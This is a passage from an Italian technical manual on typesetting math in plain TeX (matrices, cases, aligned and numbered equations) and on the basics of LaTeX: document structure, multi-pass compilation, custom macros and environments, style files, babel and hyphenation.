La tabella 443.85 mostra un elenco sintetico dei delimitatori e dell'uso delle istruzioni che consentono di ingrandirli. Naturalmente, le istruzioni '**`\left`**' e '**`\right`**', le macro '**`\bigl`**', '**`\bigr`**', fino a '**`Biggl`**' e '**`Biggr`**', possono essere usate con tutti i tipi di delimitatori matematici disponibili, non solo le parentesi comuni.

443.12 Matrici e sistemi di equazioni

Le matrici si rappresentano in modo molto semplice attraverso le macro '**`\pmatrix`**' e '**`\matrix`**'. La differenza tra le due sta solo nel fatto che nel primo caso si ottiene la delimitazione del contenuto con parentesi tonde di altezza adeguata, mentre nel secondo caso queste devono essere inserite espressamente:

```
\[p]matrix{
elemento_1_1 [& elemento_1_2]... elemento_1_m \cr
[elemento_2_1 [& elemento_2_2]... elemento_2_m \cr]
...
elemento_n_1 [& elemento_n_2]... elemento_n_m \cr
}
```

In pratica, il raggruppamento che segue la macro contiene una serie di elementi organizzati in tabella, separati orizzontalmente dal simbolo '**&**' e conclusi alla fine di ogni riga da '**\cr**'. L'esempio seguente mette a confronto due matrici, realizzate con '**\pmatrix**' e '**\matrix**':

```
$$\pmatrix{
a & b & c \cr
d & e+f & g \cr
h & i & j \cr
}$$

$$\left |
\matrix{
a & b & c \cr
d & e+f & g \cr
h & i & j \cr
}
\right |
$$
```

$$\begin{pmatrix} a & b & c \\ d & e+f & g \\ h & i & j \end{pmatrix}$$

$$\left| \begin{matrix} a & b & c \\ d & e+f & g \\ h & i & j \end{matrix} \right|$$

Gli elementi della matrice sono spaziati in pratica da uno spazio leggermente elastico, che può essere forzato facilmente. Per esempio, volendo allineare le celle a sinistra, o a destra, basta usare nel lato opposto uno spazio un po' più elastico:

```
$$\left |
\matrix{
a & b \hfill & c \cr
d & e+f & g \cr
h & \hfill i & j \cr
}
\right |
$$
```

$$\left| \begin{matrix} a & b \hfill & c \\ d & e+f & g \\ h & \hfill i & j \end{matrix} \right|$$

Naturalmente, queste macro si possono utilizzare anche per qualcosa di diverso dalle matrici, che però è bene appaia incasellato in forma tabellare:

```
$$|x| =
\bigg \{
\matrix{
x & x \geq 0 \cr
-x & x \leq 0 \cr
}
```

```
$$
```

$$|x| = \cases{ x & $x \ge 0$ \cr -x & $x \le 0$ \cr }$$

Per rappresentare un insieme di «casi», come nella definizione di una funzione, si può usare la macro '**\cases**':

```
\cases{ espressione & condizione \cr
    espressione & condizione \cr
    ...
    espressione & condizione \cr }
```

Come si vede dal modello sintattico, si distinguono espressioni e condizioni relative: le espressioni sono inserite in un ambiente matematico, mentre le condizioni si trovano in un ambiente di testo normale.

```
$$f(x) = \cases{
    2x & se $x > 0$ \cr
    {3x \over 2}+x^2 & se $x < 0$ \cr
}$$
```

$$f(x) = \begin{cases} 2x & \text{se } x > 0 \\ \frac{3x}{2} + x^2 & \text{se } x < 0 \end{cases}$$

In modo analogo, si usa la macro '**\eqalign**' per allineare delle equazioni; in tal caso però, tutti i dati si trovano nell'ambiente matematico:

```
\eqalign{ espressione & espressione \cr
    espressione & espressione \cr
    ...
    espressione & espressione \cr
```

Dato il nome (*Equation align*) si intende che l'allineamento debba avere luogo, preferibilmente, in corrispondenza del segno di uguaglianza (o disuguaglianza) usato per abbinare le espressioni. Si osservi l'esempio seguente:

$$\begin{aligned} x + y &= y + x \times 1 \\ (x \times y)^1 &= y \times x \\ \frac{x}{y} &\ne \frac{y}{x} \end{aligned}$$

Infine, un gruppo di espressioni può essere rappresentato su più righe attraverso la macro '**\displaylines**', in modo molto simile a '**\matrix**':

```
\displaylines{ espressione_1 \cr
    espressione_2 \cr
    espressione_3 \cr
    ...
    espressione_n \cr }
```

Viene mostrato un esempio con il risultato che si ottiene:

```
$$\displaylines{ x+y = y+x \cr
    x \times y = y \times x \cr
    {x\over y} \not = {y \over x} \cr }
$$
```

$$x+y=y+x$$
$$x\times y=y\times x$$
$${x\over y}\not={y\over x}$$

443.13 Dichiarazione di teoremi e corollari

È possibile definire facilmente un teorema o un corollario attraverso la macro '**`\proclaim`**', secondo lo schema seguente:

```
\proclaim titolo. definizione
```

In pratica, si distingue una parte iniziale del testo che segue la macro, fino al primo punto, che viene evidenziato in modo più nero rispetto al resto. Evidentemente, la macro '**`\proclaim`**' viene usata in un ambiente normale (non matematico) e può contenere ambienti matematici nell'ambito della definizione. Si osservi l'esempio seguente:

```
\proclaim Teorema 1. In teoria, non c'\'e differenza tra pratica e teoria.\par
\proclaim Teorema 2. In pratica, la teoria \'e diversa dalla pratica.\par
```

Teorema 1. *In teoria, non c'è differenza tra pratica e teoria.*

Teorema 2. *In pratica, la teoria è diversa dalla pratica.*

È importante tenere presente che la dichiarazione non può essere più lunga di una riga.

443.14 Equazioni in evidenza

La gestione di equazioni poste nell'ambiente matematico esterno al testo normale, ovvero quello che viene posto in evidenza al centro della giustezza del testo, è particolare.

In modo simile alle matrici, è possibile allineare le equazioni, ma per questo si usa preferibilmente la macro '**`\eqalign`**', che prevede l'uso di un solo simbolo '**`&`**' per ogni riga. Si osservi l'esempio:

```
$$\eqalign{
a+b &= c        \cr
a+c &= b+c-1    \cr
b+c &= 5        \cr
}$$
```

$$\begin{aligned} a+b &= c \\ a+c &= b+c-1 \\ b+c &= 5 \end{aligned}$$

Eventualmente, la macro '**`\equalignno`**', consente di mostrare qualche informazione in più in prossimità del margine destro. Si ottiene ciò individuando una colonna aggiuntiva nella tabella immaginaria, come si può vedere dall'esempio:

```
Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
$$\eqalignno{
a+b &= c        & (1)   \cr
a+c &= b+c-1    & (2)   \cr
b+c &= 5        \cr
}$$
```

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

$$\begin{aligned} a+b &= c && (1) \\ a+c &= b+c-1 && (2) \\ b+c &= 5 \end{aligned}$$

Nello stesso modo, la macro '**`\lequalignno`**' mostra le annotazioni a sinistra:

```
Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
$$\leqalignno{
a+b &= c        & (1)   \cr
a+c &= b+c-1    & (2)   \cr
b+c &= 5        \cr
}$$
```

Testo normale, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

$$\begin{aligned} (1) && a+b &= c \\ (2) && a+c &= b+c-1 \\ && b+c &= 5 \end{aligned}$$

Eventualmente, se c'è la necessità di annotare un'espressione che non ha bisogno di essere rappresentata in forma tabellare, si possono usare le istruzioni '**`\eqno`**' e '**`\leqno`**':

```
$$a+b = c        \eqno (1)$$
$$b+c = b+c-1    \leqno (2)$$
```

$$a + b = c \qquad (1)$$

$$(2) \qquad b + c = b + c - 1$$

Parte lxxvi

LaTeX

Capitolo 444

LaTeX: introduzione

LaTeX è un pacchetto di macro per TeX molto comune, per facilitare la realizzazione di documenti tipici. Si fa riferimento implicito a questo pacchetto di macro utilizzando un comando specifico per la composizione, come già descritto nella sezione 437.3. Pertanto, di solito si ottiene la composizione di un sorgente TeX scritto usando macro LaTeX attraverso il comando seguente:

```
latex file_sorgente
```

Normalmente, il file sorgente scritto con macro LaTeX ha la solita estensione '`.tex`'; inoltre si usano le stesse procedure per la rielaborazione dei file DVI generati dalla composizione.

In generale, la scrittura di un sorgente LaTeX deve seguire le regole imposte dal suo pacchetto di macro. Ciò significa che le istruzioni o le macro del linguaggio TeX originale potrebbero creare dei conflitti, se l'uso di queste non è previsto espressamente.
Quando si usano solo le macro LaTeX, lasciando da parte TeX, queste macro possono essere viste come ***comandi*** del linguaggio LaTeX, mentre le ***macro*** diventano quelle definizioni create con il linguaggio LaTeX stesso.

444.1 Comandi e modelli sintattici

La necessità di avere il controllo della situazione, fa sì che LaTeX definisca anche un modo proprio per la creazione di altre macro; inoltre, esiste la possibilità di avere degli argomenti opzionali, che si indicano tra parentesi quadre. In generale, è difficile definire in modo completo come possono essere conformate le chiamate ai comandi e alle macro di LaTeX, comunque il modello sintattico seguente dovrebbe darne un'idea sufficiente per cominciare.

```
\comando [opzioni]...{argomenti}...
```

È già noto il fatto che le parentesi graffe fanno parte dell'istruzione; inoltre, le parentesi quadre devono essere usate per gli argomenti opzionali, ma se queste opzioni mancano, si omettono anche le parentesi quadre stesse. Per esempio, si può scrivere:

```
\documentclass[a4paper]{book}
```

oppure soltanto:

```
\documentclass{book}
```

Infine, c'è anche da considerare che alcuni comandi prevedono l'uso opzionale di un asterisco alla fine del loro nome, come nel caso della dichiarazione del titolo di una sezione:

```
\section{Bla bla bla}
```

Oppure:

```
\section*{Bla bla bla}
```

Il significato dell'asterisco dipende dal comando.

Ricapitolando, un modello sintattico riferito a comandi o macro di LaTeX deve essere letto in modo speciale: le parentesi graffe, le parentesi quadre e l'asterisco fanno parte dell'istruzione; inoltre, se non si indicano opzioni, le parentesi quadre che le delimitano non vanno usate.

444.1.1 Opzioni e argomenti

Fino a questo punto si è visto che le opzioni sono argomenti facoltativi che, se utilizzati, vanno delimitati attraverso delle parentesi quadre. La loro posizione è stabilita dalla sintassi del comando stesso, anche se di solito dovrebbero trovarsi prima degli argomenti normali.

Un comando potrebbe prevedere l'uso di più opzioni in sequenza, o alternate con gli argomenti. Ma oltre a questo, un'opzione potrebbe essere interpretata in modo da estrapolare più sotto-opzioni, delimitate generalmente attraverso una virgola.

Sugli argomenti c'è poco da aggiungere, tranne ripetere che il loro utilizzo è obbligatorio; inoltre, anche in questo caso, ci possono essere situazioni in cui un argomento è composto da più sotto-argomenti separati da virgole.

Segue la descrizione di alcuni esempi.

- ```
  \documentclass{book}
  ```
  Definisce lo stile generale '**`book`**' per un documento che inizia.

- ```
  \documentclass[a4paper]{book}
  ```
  Definisce lo stile generale '**`book`**', specificando l'opzione '**`a4paper`**'.

- ```
  \documentclass[a4paper,12pt]{book}
  ```
  Definisce lo stile generale '**`book`**', specificando l'opzione '**`a4paper,12pt`**', che in pratica si traduce in due sotto-opzioni, distinte in base alla presenza della virgola.

- ```
  \newcommand{\dattilografico}[1]{\texttt{#1}}
  ```
  Questo è un comando un po' difficile da interpretare (serve a creare una macro di LaTeX), comunque si può osservare che appare un'opzione dopo un argomento e prima dell'ultimo argomento. È il caso di precisare che in questo momento, '**`\dattilografico`**' e '**`\texttt{#1}`**' sono solo stringhe che hanno un qualche valore per il comando '**`\newcommand`**'.

- ```
  \epsfig{file=prova,height=3cm,angle=0}
  ```
  Questo comando non riguarda direttamente LaTeX, ma proviene da un pacchetto che comunque lo accompagna. Come si può osservare, c'è solo un argomento, scomposto in tre sotto-argomenti separati da virgole.
  ```

444.2 Esempio iniziale

Prima di affrontare l'analisi della struttura del sorgente LaTeX, conviene vedere un esempio introduttivo abbastanza completo:

```
\documentclass{article}

% Inizia il preambolo.

\setlength{\textwidth}{11cm}
\setlength{\textheight}{11cm}

% Fine del preambolo.

\begin{document}

% Inizia il documento vero e proprio.

\section{Introduzione a \LaTeX}

Questo \`e un esempio di documento scritto con \LaTeX .
Come si pu\`o vedere \`e gi\`a stato definito uno stile
generale del documento: article.

\subsection{Suddivisione del documento}

Lo stile article prevede una suddivisione in sezioni
sottosezioni ed eventuali sotto-sottosezioni.

\subsection{Paragrafi}

Il testo di un paragrafo termina quando nel sorgente viene
incontrata una riga vuota (una riga bianca).

Questo \`e l'inizio di un nuovo paragrafo e si nota perch\'e
la prima riga \`e leggermente rientrata.

\subsection{Gli ambienti}

\LaTeX utilizza gli ambienti per definire dei comportamenti
circoscritti a zone particolari del testo.
Per esempio, la centratura si ottiene utilizzando l'ambiente
center.

\begin{center}
Questo \`e un esempio di testo centrato.
\end{center}

% Fine del documento.

\end{document}
```

Supponendo di attribuire a questo file il nome '`primo.tex`', si può procedere con la composizione nel modo seguente:

```
$ latex primo [Invio]
```

Se non vengono rilevati errori, durante l'elaborazione si vedono diverse informazioni sul procedimento della composizione, come già descritto nella sezione 437.3 a proposito di TeX. Nello stesso modo di TeX vengono generati dei file contenenti informazioni e la composizione nel file '`primo.dvi`'. Ma a differenza di TeX puro e semplice, si ottiene anche il file '`primo.aux`', contenente delle porzioni di codice da riutilizzare nelle composizioni successive.

Il risultato della composizione di questo esempio si può vedere nella figura 444.11. La conversione del file DVI in qualcosa di più conveniente, è descritta nel capitolo 217.

Figura 444.11. Il risultato della composizione del sorgente LaTeX di esempio.

1 Introduzione a LaTeX

Questo è un esempio di documento scritto con LaTeX. Come si può vedere è già stato definito uno stile generale del documento: article.

1.1 Suddivisione del documento

Lo stile article prevede una suddivisione in sezioni sottosezioni ed eventuali sotto-sottosezioni.

1.2 Paragrafi

Il testo di un paragrafo termina quando nel sorgente viene incontrata una riga vuota (una riga bianca).

Questo è l'inizio di un nuovo paragrafo e si nota perché la prima riga è leggermente rientrata.

1.3 Gli ambienti

LaTeXutilizza gli ambienti per definire dei comportamenti circoscritti a zone particolari del testo. Per esempio, la centratura si ottiene utilizzando l'ambiente center.

Questo è un esempio di testo centrato.

1

444.2.1 Sopravvivere nel caos

Nel capitolo 437 è già stato mostrato in che modo si comporta TeX quando si presentano degli errori di composizione. Il pacchetto di macro che compone LaTeX aggiunge informazioni in fase di composizione. Per esempio, si può provare a realizzare un file contenente dei problemi, per vedere come si comporta LaTeX effettivamente:

```
\documentstyle{article}
\begin{document}
\section{Problemi con \LaTeX}
Quanti problemi con \LaTeX!
\end{document}
```

Leggendo il file delle registrazioni (il file con estensione '`.log`') si può trovare un avvertimento che riguarda il comando '**`\documentstyle`**', considerato ormai obsoleto e da non utilizzare.

```
         Entering LaTeX 2.09 COMPATIBILITY MODE
*************************************************************
   !!WARNING!!    !!WARNING!!    !!WARNING!!    !!WARNING!!

This mode attempts to provide an emulation of the LaTeX 2.09
author environment so that OLD documents can be successfully
processed. It should NOT be used for NEW documents!

New documents should use Standard LaTeX conventions and start
with the \documentclass command.

Compatibility mode is UNLIKELY TO WORK with LaTeX 2.09 style
files that change any internal macros, especially not with
those that change the FONT SELECTION or OUTPUT ROUTINES.

Therefore such style files MUST BE UPDATED to use
         Current Standard LaTeX: LaTeX2e.
If you suspect that you may be using such a style file, which
is probably very, very old by now, then you should attempt to
get it updated by sending a copy of this error message to the
author of that file.
*************************************************************
```

Un avvertimento non è niente di eccezionalmente grave, soprattutto se poi non pregiudica la riuscita della composizione. Ma un avvertimento può segnalare il sorgere di un problema che più avanti può aggravarsi e diventare insuperabile. Se nell'esempio mostrato sopra si aggiunge un comando incompatibile si arriva al punto di crisi.

```
\documentstyle{article}
\usepackage{epsfig}
\begin{document}
\section{Problemi con \LaTeX}
Quanti problemi con \LaTeX!
\end{document}
```

Come si vede, è stato aggiunto il comando '**`\usepackage{epsfig}`**', il cui scopo è solo quello di incorporare lo stile '`epsfig.sty`' che si trova da qualche parte, dove LaTeX può trovarlo.

Ciò che dovrebbe succedere è che lo stile richiesto sia incompatibile con una vecchia versione di LaTeX, oppure che sia incompatibile con il funzionamento che si impone a LaTeX quando si utilizza il comando '**`\documentstyle`**'.

```
! LaTeX Error: LaTeX2e command \usepackage in LaTeX 2.09 document.

See the LaTeX manual or LaTeX Companion for explanation.
Type  H <return>  for immediate help.
```

Ecco la segnalazione di errore. Fortunatamente, viene indicato precisamente il punto in cui appare l'errore, esattamente come succede con la composizione in TeX puro e semplice: si tratta proprio del comando '**`\usepackage`**' che appare nella riga numero due del testo sorgente.

```
l.2 \usepackage
               {epsfig}
```

Subito dopo appare l'invito consueto di TeX, che chiede all'utente di prendere una decisione al riguardo. Per il resto, tutto funziona come per TeX.

A differenza dell'utilizzo di TeX puro e semplice, può succedere che LaTeX mostri degli errori nell'ambito delle sue stesse macro, quando ci si spinge ai limiti delle possibilità di queste. Naturalmente, in questi casi occorre cercare il problema nelle istruzioni usate nel file sorgente, lasciando stare i file che compongono il pacchetto di macro di LaTeX.

444.3 Struttura essenziale di un documento LaTeX

Il sorgente di un documento scritto in TeX, utilizzando il pacchetto di macro LaTeX, ha una struttura che segue delle regole precise. La prima cosa a essere definita è il tipo di documento, ovvero lo stile generale a cui si vuole fare riferimento. A questo segue eventualmente un preambolo, cioè l'indicazione più o meno facoltativa di altri elementi stilistici insieme alle informazioni che servono a comporre il titolo del documento. Quindi inizia il documento vero e proprio.

Lo stile generale del documento viene definito all'inizio del sorgente LaTeX attraverso la dichiarazione seguente:

```
\documentclass[opzioni]{classe}
```

Per esempio:

```
\documentclass[a4paper,11pt]{book}
```

definisce l'uso della classe '**`book`**', utilizzando un foglio A4 con il corpo normale dei caratteri a 11 punti tipografici; mentre il comando

```
\documentclass{book}
```

definisce l'uso della classe '**`book`**', senza opzioni, che così viene impostata in modo predefinito.

Il preambolo è quella parte di sorgente LaTeX che sta tra la dichiarazione della classe (o dello stile generale) e la dichiarazione di inizio del documento. Normalmente viene usata per specificare l'utilizzo di stili aggiuntivi e per l'inserimento di tutti quegli elementi che compongono il titolo del documento e gli indici eventuali.

Una dichiarazione molto importante del preambolo è l'inclusione di uno stile aggiuntivo, secondo la sintassi seguente:

```
\usepackage[opzioni]{pacchetto}
```

Le opzioni utilizzabili dipendono dal tipo particolare di stile a cui si fa riferimento. Un file di stile può anche essere scritto dall'utilizzatore, solitamente partendo da un altro già esistente.

```
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
```

L'esempio mostra l'inclusione del pacchetto '**`inputenc`**' allo scopo di ammettere la codifica dei caratteri ISO 8859-1 (Latin 1) nel sorgente LaTeX, assieme al pacchetto '**`fontenc`**' per ottenere una composizione con un tipo di carattere che contenga le lettere accentate e i simboli speciali più importanti utilizzati in Europa.

Così come è possibile aggiungere altri stili, è possibile utilizzare direttamente delle dichiarazioni riferite a singoli elementi stilistici. Nell'esempio presentato all'inizio si utilizzavano due dichiarazioni:

```
\setlength{\textwidth}{11cm}
\setlength{\textheight}{11cm}
```

In questo caso, si definiva la larghezza e l'altezza del testo, senza fare riferimento a un formato standard.

Il preambolo serve anche per definire gli elementi che fanno parte del titolo del documento. Questi dipendono dal tipo di stile generale utilizzato, ma di solito comprendono almeno il titolo, l'autore e la data, come nell'esempio seguente:

```
\title{Usare \LaTeX}
\author{Pinco Pallino}
\date{11/11/2011}
```

L'inizio del documento è contrassegnato dalla dichiarazione '**`\begin{document}`**' e la fine da '**`\end{document}`**'. Tutto quello che appare dopo la conclusione del documento viene semplicemente ignorato.

Subito dopo l'apertura del documento viene collocata normalmente l'istruzione di creazione del titolo, '**`\maketitle`**', seguita eventualmente da quello di creazione dell'indice, '**`\tableofcontents`**'.

```
\begin{document}
\maketitle
\tableofcontents
...
...
\end{document}
```

Il corpo del documento può essere normalmente suddiviso, a seconda del tipo di classe utilizzato.

livello_di_suddivisione [*opzioni_eventuali*] { *titolo_della_suddivisione* }

I nomi dei livelli di suddivisione possono essere i seguenti, elencati in ordine decrescente di importanza:

- '**part**'
- '**chapter**'
  (solo per le classi '**book**' e '**report**')
- '**section**'
- '**subsection**'
- '**subsubsection**'
- '**paragraph**'
- '**subparagraph**'

Per esempio,

```
\section{Introduzione a \LaTeX}
```

definisce l'inizio di una sezione che ha il titolo indicato tra le parentesi graffe.[1]

In particolare esiste un comando speciale, '**\appendix**' che viene utilizzato così, senza opzioni, esclusivamente per modificare il modo in cui vengono numerate le suddivisioni, che da quel punto vengono trattate come parte di un'appendice.

```
\chapter{Bla bla bla}
…
\appendix
\chapter{Appendice bla bla}
…
```

L'esempio mostra proprio questo: il capitolo denominato «Appendice bla bla» è la prima appendice.

444.4 Composizione per approssimazione successiva

Tra i vari automatismi offerti da LaTeX, esiste la possibilità di generare degli indici e dei riferimenti incrociati. Per ottenere questo risultato, LaTeX deve annotare inizialmente la posizione dei riferimenti da leggere poi in una fase successiva.

Queste annotazioni vengono fatte in file ausiliari, con estensione '`.aux`' e altre, che vengono letti automaticamente attraverso la ripetizione del processo di composizione. Osservando il file ausiliario principale generato dalla composizione dell'esempio iniziale, si può notare che si tratta di istruzioni LaTeX:

```
\relax
\@writefile{toc}{\contentsline {section}{\numberline ↵
↪{1}Introduzione a \LaTeX  }{1}}
\@writefile{toc}{\contentsline {subsection}{\numberline ↵
↪{1.1}Suddivisione del documento}{1}}
\@writefile{toc}{\contentsline {subsection}{\numberline ↵
↪{1.2}Paragrafi}{1}}
\@writefile{toc}{\contentsline {subsection}{\numberline ↵
↪{1.3}Gli ambienti}{1}}
```

Nel caso particolare dell'esempio mostrato, si tratta solo di istruzioni necessarie alla costruzione dell'indice generale; intuitivamente si comprende il significato dei dati che appaiono: il numero della sezione, il titolo e la pagina in cui si trova.

Gli indici e i riferimenti incrociati vanno a modificare l'impaginazione; si pensi al caso dell'indice generale, dapprima assente del tutto, che in una seconda fase può impegnare da solo più pagine. Pertanto, sono indispensabili tre rielaborazioni per arrivare a una composizione ragionevolmente corretta: la prima fase genera i dati che inizialmente sono assenti del tutto; la seconda incorpora i dati, che però si riferiscono all'impaginazione precedente, in cui mancavano, rigenerando una nuova serie di dati aggiornati; la terza rielaborazione utilizza i dati aggiornati nella seconda fase. Teoricamente, una quarta elaborazione potrebbe generare un risultato ancora più sicuro, che però di solito non risulta necessario.

È importante chiarire che LaTeX non dispone di un procedimento automatico in grado di avviare e riavviare la composizione per tutte le volte in cui ciò possa risultare necessario, pertanto è l'utente stesso che riavvia la composizione in base alle esigenze:

$ **latex** ***file_sorgente*** [*Invio*]

$ **latex** ***file_sorgente*** [*Invio*]

$ **latex** ***file_sorgente*** [*Invio*]

444.5 Personalizzazione

Come accennato all'inizio del capitolo, LaTeX mette a disposizione dei comandi appositi per la creazione di nuove macro. In queste sezioni viene mostrato come creare e ridefinire una macro di LaTeX e come importare un file di stile, ovvero un file contenente delle macro.

In particolare, negli esempi si fa riferimento spesso a comandi comuni di LaTeX che però non sono ancora stati descritti. In questa fase è sufficiente comprendere i meccanismi con cui si definiscono le macro e si utilizzano i file esterni.

444.5.1 Definizione e ridefinizione di macro

Nel momento in cui si lavora con documenti di grandi dimensioni, oppure si sta preparando una ***veste grafica*** per le proprie pubblicazioni, è importante creare una serie di istruzioni personalizzate per la creazione di ambienti, anche se queste non sono altro che una copia di istruzioni già esistenti. Il vantaggio di questo modo di procedere sta nella possibilità successiva di cambiare tutta la veste grafica semplicemente modificando il funzionamento delle istruzioni personalizzate.

LaTeX prevede anche la possibilità di ridefinire istruzioni già esistenti, ma in tal caso è importante attribuire un senso particolare (e personale) a quelle istruzioni.

L'istruzione '**\newcommand**' permette di creare un comando nuovo, mentre '**\renewcommand**' permette di ridefinirne uno già dichiarato in precedenza.

\newcommand{***comando***}[***n_argomenti***]{***definizione***}

\newcommand{***comando***}[***n_argomenti***][***primo_argomento_fisso***]{***definizione***}

\renewcommand{***comando***}[***n_argomenti***]{***definizione***}

\renewcommand{***comando***}[***n_argomenti***][***primo_argomento_fisso***]{***definizione***}

Se il comando può avere degli argomenti, è necessario indicarne la quantità, attraverso una sola cifra numerica da uno a nove; inoltre, è possibile specificare un contenuto fisso del primo argomento, che viene aggiunto al primo argomento della chiamata. Quando si prevedono degli argomenti, questi vengono inseriti nella stringa di definizione del comando utilizzando delle metavariabili nella forma '**#*n***', dove il numero rappresenta l'***n***-esimo argomento.

In generale, non c'è alcun motivo di usare la dichiarazione in cui si prevede un primo argomento fisso, dal momento che quel testo può essere inserito direttamente nella definizione del comando.

Una volta dichiarato o ridichiarato il comando, questo può essere utilizzato attraverso una sintassi riassumibile nel modo seguente, dove gli argomenti eventuali, appaiono tra parentesi graffe.

comando | ***comando***{***argomento***}...

L'utilizzo più semplice, riguarda la definizione di un comando senza argomenti, come nell'esempio seguente, dove viene dichiarato '**\bftt**' il cui scopo è quello di iniziare l'uso di un carattere neretto e dattilografico.

```
\newcommand{\bftt}{\bfseries\ttfamily}
```

Come si vede, lo scopo è solo quello di sostituire a '**\bftt**', i comandi '**\bfseries**' e '**\ttfamily**'. Quello che segue è un esempio di come potrebbe essere utilizzato.

```
Il file \bftt mio-file \normalfont contiene...
```

Secondo l'esempio, la parola «mio-file» viene evidenziata in neretto e dattilografico, mentre subito dopo, attraverso il comando '**\normalfont**', riprende lo stile normale.

L'esempio seguente definisce un comando che richiede un argomento. Ciò che si ottiene serve a delimitare una zona in neretto dattilografico.

```
\newcommand{\bftt}[1]{\textbf{\texttt{#1}}}
```

Lo scopo è quello di sostituire al comando '**`\bftt{...}`**', i comandi '**`\textbf{\texttt{...}}`**'. Quello che segue è un esempio di come potrebbe essere utilizzato; si può osservare che in questo caso non occorre riconvertire il testo dopo la zona delimitata con le parentesi graffe.

```
Il file \bftt{mio-file} contiene...
```

L'esempio seguente, utilizzando sempre un solo argomento, ha lo scopo di replicarlo cambiandone leggermente lo stile.

```
\newcommand{\triplo}[1]{\textit{#1} \textbf{#1} \texttt{#1}}
```

Utilizzandolo nel modo seguente, si ottiene la ripetizione della parola «tanto» per tre volte, ognuna con uno stile differente: corsivo, neretto e dattilografico.

```
Ti amo \triplo{tanto}...
```

Prima di proseguire, vale la pena di vedere un esempio in cui si dichiara un comando che prevede l'uso di più argomenti.

```
\newcommand{\somma}[3]{\texttt{#1}+\texttt{#2}=\texttt{#3}}
```

Utilizzando il comando appena creato nel modo seguente, si ottiene esattamente il testo '**`5+6=11`**', dove i numeri sono in dattilografico e i segni sono composti con caratteri normali.

```
\somma{5}{6}{11}
```

Oltre a questo è possibile definire, o ridefinire, degli ambienti da utilizzare nei comandi '**`\begin{...}`**' e '**`\end{...}`**'. Per queste operazioni si utilizzano le istruzioni '**`\newenvironment`**' e '**`\renewenvironment`**'.

`\newenvironment{`***ambiente***`}[`***n_argomenti***`]{`***def_iniziale***`}{`***def_finale***`}`

`\newenvironment{`***ambiente***`}[`***n_argomenti***`][`***argomento_predefinito***`]{`***def_iniziale***`}{`***def_finale***`}`

`\renewenvironment{`***ambiente***`}[`***n_argomenti***`]{`***def_iniziale***`}{`***def_finale***`}`

Se la dichiarazione del nuovo ambiente può avere degli argomenti, è necessario indicarne il numero, attraverso una sola cifra numerica da uno a nove. Questi possono essere utilizzati **solo** nella definizione di inizio, attraverso le metavariabili '**#*n***'. Come nel caso della dichiarazione di un nuovo comando, è possibile specificare il primo argomento predefinito, da utilizzare nel caso non ne sia fornito alcuno.

Una volta dichiarato o ridefinito l'ambiente, questo può essere utilizzato attraverso una sintassi riassumibile nel modo seguente, dove gli argomenti eventuali, appaiono tra parentesi graffe.

```
\begin{ambiente}
testo_contenuto
...
\end{ambiente}
```

```
\begin{ambiente}{argomento}...
testo_contenuto
...
\end{ambiente}
```

L'utilizzo più semplice riguarda la definizione di un ambiente senza argomenti, come nell'esempio seguente, dove viene dichiarato l'ambiente '**`\bftt`**' il cui scopo è quello di iniziare l'uso di un carattere neretto e dattilografico.

```
\newenvironment{bftt}{\bfseries\ttfamily}{\normalfont}
```

Come si vede, si intende sostituire '**`\begin{bftt}`**' con il comando '**`\bfseries\ttfamily`**' e rimpiazzare '**`\end{bftt}`**' con il comando '**`\normalfont`**'.

444.5.2 File di stile

La personalizzazione di istruzioni LaTeX può avvenire all'interno del documento stesso, ma generalmente è preferibile creare un file di stile da includere con l'istruzione '**`\usepackage{`***file_di_stile***`}`**'.

Quando si crea un nuovo stile conviene fare una copia di uno di quelli già utilizzati da LaTeX e quindi modificarlo.

Quando si utilizza teTeX, questi file di stile dovrebbero trovarsi nella directory '`texmf/tex/latex/base/`'.

444.6 Localizzazione

I problemi legati alla localizzazione del funzionamento di LaTeX riguardano in particolare i termini generati automaticamente dalla composizione (come *Chapter*, *Index* e simili) e la separazione in sillabe.

444.6.1 Terminologia

A seconda dello stile generale del documento che si scrive, quasi sempre, il risultato finale contiene parole inserite automaticamente da LaTeX. Questi termini sono definiti all'interno del file di stile che identifica la classe del documento.

Per modificare questo comportamento si può utilizzare uno stile aggiuntivo, scelto tra quelli contenuti nella directory '`texmf/tex/generic/babel/`', oppure si può creare uno stile personalizzato in cui si ridefiniscono le istruzioni che dichiarano questi termini.

Lo stile aggiuntivo viene caricato normalmente con il comando seguente, posto nel preambolo del documento.

```
\usepackage[italian]{babel}
```

444.6.2 Sillabazione

La sillabazione è configurata attraverso il file '`texmf/tex/generic/config/language.dat`', il quale a sua volta fa riferimento a file contenuti in '`texmf/tex/generic/hyphen/`'.

Se all'interno di questo file sembra non essere attivata la sillabazione per la lingua italiana, conviene modificarlo attraverso il sistema di configurazione di teTeX, descritto nel capitolo 437.

Se la lingua italiana, o quella che interessa, risulta già attivata, oppure se è stata fatta la procedura per attivarla, si può controllare nel file '`texmf/web2c/latex.log`', soprattutto per determinare il numero corrispondente che gli è stato assegnato. Se si trova una riga simile a quella seguente, significa che la sillabazione in italiano è disponibile.

```
\l@italian=\language3
```

444.6.3 Inconvenienti legati alla sillabazione

Se quello che si scrive è un documento tecnico pieno di termini che non fanno parte della lingua italiana, forse conviene disabilitare la sillabazione per evitare la suddivisione di termini stranieri in modo errato. Per farlo, dovrebbe essere sufficiente prevedere l'uso della sillabazione nulla (*nohyphenation*), attivandola nel documento esattamente come si farebbe per un linguaggio normale.

Per esempio, se nel file '`texmf/web2c/latex.log`' si trova la riga seguente,

```
\l@nohyphenation=\language4
```

molto probabilmente dovrebbe essere sufficiente utilizzare il comando '**`\language4`**' nel documento. Se però, per qualche ragione questo non dovesse funzionare, si possono sempre usare metodi drastici: configurare il file '`texmf/tex/generic/config/language.dat`' commentando tutte le direttive e annullando in ogni caso il sistema di sillabazione.

Eventualmente, se il problema è solo quello di evitare che qualche termine sia separato in sillabe, lo si può inserire in una scatola (come viene descritto meglio in seguito):

```
\mbox{parola}
```

444.6.4 Spaziatura orizzontale

